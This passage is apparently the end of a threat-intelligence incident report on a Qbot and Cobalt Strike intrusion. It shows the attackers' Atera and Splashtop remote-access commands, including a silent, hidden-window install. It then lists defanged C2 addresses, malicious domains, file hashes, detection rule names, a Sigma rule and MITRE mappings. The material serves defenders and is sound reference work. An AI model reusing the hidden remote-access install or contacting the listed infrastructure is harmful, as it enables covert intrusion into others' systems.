The MSI installer, named `setup_undefined.msi` was configured to drop the installation files in the `C:\Program Files\ATERA Networks\AteraAgent` directory.

Atera integrated with another remote admin tool known as “SplashTop“, which it dropped on the file system.

Periodic ‘heartbeat’ process events of Atera were observed:

```
"C:\Program Files\ATERA
Networks\AteraAgent\Packages\AgentPackageHeartbeat\AgentPackageHeartbeat.
exe" 84a4a63b-8338-4a34-a73b-5a5958eac32c "3f9a2c8a-b755-4c69-bae0-
587bafff46ed" agent-api.atera.com/Production 443 or8ixLi90Mf "heartbeat"
```

The “Splashtop” remote admin tool was started as a background process.

```
"C:\Windows\TEMP\SplashtopStreamer3500.exe" prevercheck /s /i
sec_opt=0,confirm_d=0,hidewindow=1
```

Both remote admin tools allowed the threat actors to persist and obtain remote access to the environment, without relying on RDP.

The Atera Agent account used was retained in the host Software registry hive:

Exfiltration

No exfiltration observed.

Impact

Sensitive documents (.pdf, .docx) were viewed in a RDP session on the file server using Notepad++ and Wordpad. After this, no further activity from the threat actor was observed.

Indicators

Atomic

ATERA Integrator Login ID

```
cadencefitzp.atrickzx@gmail[.]com
```

DNS Requests

```
www.stanzatextbooks[.]com
www.framemymirror[.]com
www.coolwick[.]com
www.ajparts.co[.]uk
incredibletadoba[.]com
ibuonisani[.]it
gruposolel[.]com
foxmotorent[.]com
egofit.co[.]uk
edifica[.]ro
dwm-me[.]com
cursosfnn[.]com
cemavimx[.]com
atlasbar[.]net
```

Qbot C2 IP’s observed in traffic

```
144[.]202[.]3[.]39:443
67[.]209[.]195[.]198:443
176[.]67[.]56[.]94:443
72[.]252[.]157[.]93:995
90[.]120[.]65[.]153:2078
72[.]252[.]157[.]93:990
86[.]97[.]9[.]190:443
37[.]34[.]253[.]233:443
23[.]111[.]114[.]52:65400
```

Cobalt Strike

```
190[.]123[.]44[.]126:443
```

Qbot C2 IPv4s in registry key

```
38[.]70[.]253[.]226:2222
182[.]191[.]92[.]203:995
37[.]186[.]54[.]254:995
140[.]82[.]63[.]183:443
41[.]86[.]42[.]158:995
89[.]101[.]97[.]139:443
201[.]145[.]165[.]25:443
173[.]21[.]10[.]71:2222
82[.]41[.]63[.]217:443
73[.]151[.]236[.]31:443
149[.]28[.]238[.]199:443
83[.]110[.]218[.]147:993
86[.]195[.]158[.]178:2222
120[.]61[.]1[.]114:443
140[.]82[.]49[.]12:443
86[.]97[.]9[.]190:443
92[.]132[.]172[.]197:2222
201[.]142[.]177[.]168:443
82[.]152[.]39[.]39:443
45[.]46[.]53[.]140:2222
71[.]24[.]118[.]253:443
45[.]76[.]167[.]26:443
144[.]202[.]2[.]175:995
24[.]55[.]67[.]176:443
125[.]24[.]187[.]183:443
24[.]178[.]196[.]158:2222
187[.]207[.]131[.]50:61202
78[.]101[.]193[.]241:6883
202[.]134[.]152[.]2:2222
103[.]246[.]242[.]202:443
39[.]52[.]41[.]80:995
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187[.]251[.]132[.]144:22
72[.]27[.]33[.]160:443
102[.]182[.]232[.]3:995
176[.]67[.]56[.]94:443
201[.]172[.]23[.]68:2222
37[.]34[.]253[.]233:443
94[.]26[.]122[.]9:995
5[.]32[.]41[.]45:443
96[.]37[.]113[.]36:993
93[.]48[.]80[.]198:995
148[.]64[.]96[.]100:443
39[.]44[.]158[.]215:995
67[.]69[.]166[.]79:2222
45[.]63[.]1[.]12:443
31[.]48[.]174[.]63:2078
196[.]203[.]37[.]215:80
144[.]202[.]3[.]39:995
1[.]161[.]101[.]20:443
197[.]164[.]182[.]46:993
144[.]202[.]2[.]175:443
5[.]203[.]199[.]157:995
217[.]165[.]79[.]88:443
120[.]150[.]218[.]241:995
217[.]128[.]122[.]65:2222
85[.]246[.]82[.]244:443
94[.]71[.]169[.]212:995
177[.]205[.]155[.]85:443
79[.]80[.]80[.]29:2222
124[.]40[.]244[.]115:2222
106[.]51[.]48[.]170:50001
94[.]36[.]193[.]176:2222
85[.]255[.]232[.]18:443
89[.]211[.]179[.]247:2222
189[.]253[.]206[.]105:443
69[.]14[.]172[.]24:443
83[.]110[.]92[.]106:443
```

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72[.]252[.]157[.]93:995
208[.]101[.]82[.]0:443
172[.]115[.]177[.]204:2222
174[.]69[.]215[.]101:443
74[.]14[.]5[.]179:2222
140[.]82[.]63[.]183:995
210[.]246[.]4[.]69:995
109[.]12[.]111[.]14:443
148[.]0[.]56[.]63:443
121[.]7[.]223[.]45:2222
47[.]156[.]131[.]10:443
40[.]134[.]246[.]185:995
84[.]241[.]8[.]23:32103
75[.]99[.]168[.]194:443
172[.]114[.]160[.]81:995
75[.]99[.]168[.]194:61201
108[.]60[.]213[.]141:443
217[.]165[.]176[.]49:2222
177[.]156[.]191[.]231:443
32[.]221[.]224[.]140:995
76[.]70[.]9[.]169:2222
111[.]125[.]245[.]116:995
39[.]49[.]96[.]122:995
143[.]0[.]219[.]6:995
67[.]165[.]206[.]193:993
39[.]41[.]29[.]200:995
191[.]112[.]25[.]187:443
41[.]84[.]229[.]240:443
80[.]11[.]74[.]81:2222
144[.]202[.]3[.]39:443
217[.]164[.]121[.]161:1194
89[.]86[.]33[.]217:443
201[.]242[.]175[.]29:2222
31[.]35[.]28[.]29:443
124[.]109[.]35[.]32:995
217[.]164[.]121[.]161:2222
39[.]44[.]213[.]68:995
208[.]107[.]221[.]224:443
```

```
24[.]139[.]72[.]117:443
47[.]157[.]227[.]70:443
175[.]145[.]235[.]37:443
63[.]143[.]92[.]99:995
149[.]28[.]238[.]199:995
186[.]90[.]153[.]162:2222
179[.]100[.]20[.]32:32101
190[.]252[.]242[.]69:443
47[.]23[.]89[.]60:993
90[.]120[.]65[.]153:2078
81[.]215[.]196[.]174:443
70[.]46[.]220[.]114:443
76[.]25[.]142[.]196:443
41[.]38[.]167[.]179:995
70[.]51[.]135[.]90:2222
67[.]209[.]195[.]198:443
42[.]228[.]224[.]249:2222
177[.]94[.]57[.]126:32101
104[.]34[.]212[.]7:32103
41[.]230[.]62[.]211:995
177[.]209[.]202[.]242:2222
105[.]27[.]172[.]6:443
46[.]107[.]48[.]202:443
86[.]98[.]149[.]168:2222
173[.]174[.]216[.]62:443
187[.]149[.]236[.]5:443
88[.]224[.]254[.]172:443
45[.]76[.]167[.]26:995
72[.]252[.]157[.]93:993
197[.]89[.]8[.]51:443
41[.]215[.]153[.]104:995
1[.]161[.]101[.]20:995
117[.]248[.]109[.]38:21
179[.]158[.]105[.]44:443
91[.]177[.]173[.]10:995
72[.]252[.]157[.]93:990
```

```
45[.]63[.]1[.]12:995
189[.]146[.]90[.]232:443
180[.]129[.]108[.]214:995
```

Files

```
liidfxngjotktx.dll
5abb2c12f066ce32a0e4866fb5bb347f
dab316b8973ecc9a1893061b649443f5358b0e64
077ca8645a27c773d9c881aecf54bc409c2f8445ae8e3e90406434c09ace4bc2

doc532.docx
e7015438268464cedad98b1544d643ad
03ef0e06d678a07f0413d95f0deb8968190e4f6b
d20120cc046cef3c3f0292c6cbc406fcf2a714aa8e048c9188f1184e4bb16c93

client32.exe
f76954b68cc390f8009f1a052283a740
3112a39aad950045d6422fb2abe98bed05931e6c
63315df7981130853d75dc753e5776bdf371811bcfce351557c1e45afdd1ebfb
```

Detections

Network

```
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral
Movement
ET POLICY SMB Executable File Transfer
ET MALWARE Observed Qbot Style SSL Certificate
ET CNC Feodo Tracker Reported CnC Server group 24
ET CNC Feodo Tracker Reported CnC Server group 6
ET HUNTING Observed Let's Encrypt Certificate for Suspicious TLD (.icu)
ET INFO NetSupport Remote Admin Checkin
```

```
ET POLICY HTTP traffic on port 443 (POST)
ET POLICY NetSupport GeoLocation Lookup Request
ET INFO Splashtop Domain (splashtop .com) in TLS SNI
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET CNC Feodo Tracker Reported CnC Server group 8
ET CNC Feodo Tracker Reported CnC Server group 20
```

Sigma

```
title: Potential Qbot SMB DLL Lateral Movement
id: 3eaa2cee-2dfb-46e9-98f6-3782aab30f38
status: Experimental
description: Detection of potential us of SMB to transfer DLL's into the
C$ folder of hosts unique to Qbot malware for purposes of lateral
movement.
author: \@TheDFIRReport
date: 2022/09/12
references:
  - https://thedfirreport.com/
logsource:
  product: zeek
  service: smb_files
detection:
  selection_1:
    zeek_smb_files_path|endswith:
      - 'C$'
  selection_2:
    file_name|endswith:
      - '\.dll.cfg'
  condition: selection_1 and selection_2
falsepositives:
  - RMM Tools and Administrative activities in C$ Share.
level: medium
tags:
```

```
    - attack.lateral_movement
    - attack.t1570
```

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_schtask_creation.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_trust_discovery.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_lolbins_by_office_applications.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_msdt_susp_parent.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_sdiagnhost_susp_child.yml
https://github.com/SigmaHQ/sigma/blob/28f8986f7a5767cebf57e5f70d0ea56e29776b83/rules/windows/process_creation/proc_creation_win_schtasks_appdata_local_system.yml
https://github.com/SigmaHQ/sigma/blob/8041ab5130ff8f4d44a9fd9454670f329d2727bc/rules/windows/process_creation/proc_creation_win_reg_defender_exclusion.yml
https://github.com/SigmaHQ/sigma/blob/329074d935ac81dd91cafdce5e5a43c95cca068d/rules/windows/process_creation/proc_creation_win_esentutl_webcache.yml
https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_susp_recon_net_activity.yml
https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/builtin/application/win_software_atera_rmm_agent_install.yml
https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_powershell_frombase64string.yml
https://github.com/SigmaHQ/sigma/blob/578c838277fdba88704ff3fed3268e87bd7277e0/rules/windows/process_creation/proc_creation_win_schtasks_reg_loader.yml
https://github.com/SigmaHQ/sigma/blob/34d16c29dd7d5503e632c8248c44c03c0875e40f/rules/windows/pipe_created/pipe_created_mal_cobaltstrike.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/c253c57c627b6d8cbcfa06320a3ad1ba2b9dedd4/win_network_splashtop.yml
https://github.com/The-DFIR-Report/Sigma-Rules/blob/c253c57c627b6d8cbcfa06320a3ad1ba2b9dedd4/win_software_splashtop.yml

MITRE

System Owner/User Discovery – T1033
System Network Connections Discovery – T1049
Domain Groups – T1069.002
Domain Trust Discovery – T1482
PowerShell – T1059.001
Exploitation for Client Execution – T1203
Regsvr32 – T1218.010
Scheduled Task/Job – T1053
Application Layer Protocol – T1071
Remote Access Software – T1219
Ingress Tool Transfer – T1105
Process Injection – T1055
Disable or Modify Tools – T1562.001
LSASS Memory – T1003.001
Credentials from Web Browsers – T1555.003
Windows Credential Manager – T1555.004
Remote Desktop Protocol – T1021.001
Service Execution – T1569.002
Lateral Tool Transfer – T1570

S0154 – Cobalt Strike

S0650 – QakBot

S0552 – AdFind

Internal case #14894

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